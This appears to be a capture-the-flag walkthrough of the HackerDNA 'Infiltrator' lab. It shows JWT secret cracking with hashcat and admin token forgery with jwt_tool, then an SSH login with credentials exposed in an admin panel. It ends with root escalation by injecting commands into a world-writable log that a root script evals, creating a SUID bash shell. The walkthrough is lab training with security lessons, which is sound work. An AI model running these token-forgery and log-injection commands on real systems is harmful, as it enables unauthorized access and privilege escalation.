
01 / MISSION BRIEF

INFILTRATOR

A weak JWT secret. A writable log. A path to root.



Original lab overview supplied with the write-up.

The objective

Gain initial access to the lab host, escalate privileges, and retrieve the user and root flags. This walkthrough follows the documented path from web authentication to a privileged Linux shell.

Attack path

01 Recover the HS256 signing secret

02 Forge an administrator token

03 Retrieve SSH credentials and log in as ctf

04 Abuse log_watcher.sh to create a SUID shell

05 Run the shell with preserved privileges


Author: COMMANDO
Lab: hackerdna.com/labs/infiltrator
Scope: Authorized lab practice and educational documentation.

02 / AUTHENTICATION

Inspecting the JWT

Steps 1-2 / Initial analysis and secret recovery

After registering and logging in, the application issues a JWT authentication cookie. Inspecting browser storage reveals the token used to access the regular-user dashboard.



Browser storage showing the JWT cookie.

Read the claims

Decode the token header and payload using Base64url. The payload contains the account name, its role, and the expiration timestamp:

```
username: test
role: user
exp: <timestamp>
```

Recover the shared secret

The header specifies **HS256**, which uses a shared signing secret. The documented attack uses Hashcat to test candidate secrets against the captured token.

```
hashcat -m 16500 jwt.txt wordlist.txt
```

The recovered secret in the supplied write-up is:

```
!!!secret!!!
```

03 / TOKEN MANIPULATION


Forging admin access

Step 3 / Modify claims and sign the token


Using the recovered secret, the write-up signs a modified JWT with administrator claims. The command below reproduces the supplied command layout.

```
python3 jwt_tool.py ORIGINAL_TOKEN -S hs256 -p '!!!secret!!!' \
  -pc username -pv admin \
  -pc role -pv admin \
  -pc exp -pv 4102444800
```

The intended payload has **username: admin** and **role: admin**. The source also sets a future expiration timestamp so that the token is not expired when submitted.



Original token analysis and jwt_tool output.



Original signing command excerpt.

04 / INITIAL ACCESS

From admin panel to SSH

Steps 4-5 / Credentials and the user shell


Replace the authentication cookie with the forged JWT and refresh the page. The documented result is access to the **System Administration Panel**, which exposes SSH credentials for the lab server.

```
Host:     ctf._________.com
Port:     22
Username: ctf
Password: <credential shown in the lab panel>
```

Connect to the lab host

The source reports password copy-paste problems during a standard SSH login. It uses **sshpass** to provide the credential directly. Use the address assigned to your current lab session.

```
sshpass -p 'credential' ssh ctf@<LAB_IP>
```



Original SSH attempt and sshpass installation output.

After obtaining the SSH session, **flag-user.txt** was discovered. The supplied write-up does not show its full contents.

05 / LOCAL ENUMERATION

The vulnerable log watcher

Steps 6-7 / Find the trust-boundary failure

Enumeration starts by looking for SUID binaries. The source identifies sudo and BusyBox, then investigates a script in **/usr/local/bin/log_watcher.sh**.

```
find / -perm -4000 -type f 2>/dev/null
cat /usr/local/bin/log_watcher.sh
```

```
LOG_FILE="/var/log/custom.log"

[ ! -f "$LOG_FILE" ] && touch "$LOG_FILE"

while true; do
    while read -r line; do
        [ -n "$line" ] && eval "$line"
    done < "$LOG_FILE"

sleep 30
done
```

Original log_watcher.sh contents.

Why this becomes command execution

The watcher reads **/var/log/custom.log** and executes each non-empty line through **eval "$line"**. This treats log data as shell code.

```
/var/log/custom.log
Permissions: -rw-rw-rw-
```

The log is world-writable, so an ordinary user can append commands. Because the watcher runs as root, those commands execute with root privileges. Its loop sleeps for 30 seconds between processing cycles.

06 / PRIVILEGE ESCALATION

Building a privileged shell

Steps 8-9 / Log injection and SUID execution


Append commands that copy Bash into a temporary location and enable its SUID bit. The root watcher processes those entries on its next cycle.

```
echo "cp /bin/bash /tmp/rootbash" >> /var/log/custom.log
echo "chmod +s /tmp/rootbash" >> /var/log/custom.log
```

After the watcher has processed the log, inspect the new file and run Bash with **-p** to preserve its effective privileges:

```
ls -la /tmp/rootbash
# Recorded permissions: -rwsr-sr-x 1 root root ...

/tmp/rootbash -p
id
# uid=1000(ctf) euid=0(root)
```



Original terminal evidence of the root-owned shell and effective UID 0.

07 / OUTCOME & LESSONS

Root access achieved

Step 10 / Flag retrieval and the final attack chain

```
ls -la /root
cat /root/flag-root.txt
```

The final shell can access the root directory and read **flag-root.txt**. Full flag values are not reproduced in this document.

Root cause

Unsafe use of **eval**, combined with a world-writable log consumed by a root process, lets a lower-privileged account control privileged command execution.

The complete chain

01 JWT secret recovery and administrator token forgery

02 Admin panel access and exposed SSH credentials

03 SSH login as ctf

04 Command injection through the writable custom log

05 SUID Bash shell and effective root privileges

Additional enumeration: BusyBox

BusyBox was also investigated as a possible SUID escalation path. The attempted shell did not preserve elevated privileges, so it was not the successful route used in this lab.

Security lessons

Use high-entropy JWT signing secrets. Avoid exposing infrastructure credentials in web panels. Treat logs as data, remove eval from log processing, restrict file write access, and run background processes with the minimum privileges they need.

COMMANDO / HackerDNA lab notes
Based on the supplied walkthrough and its original screenshots. Layout and prose have been refined; commands were not re-executed for this edition.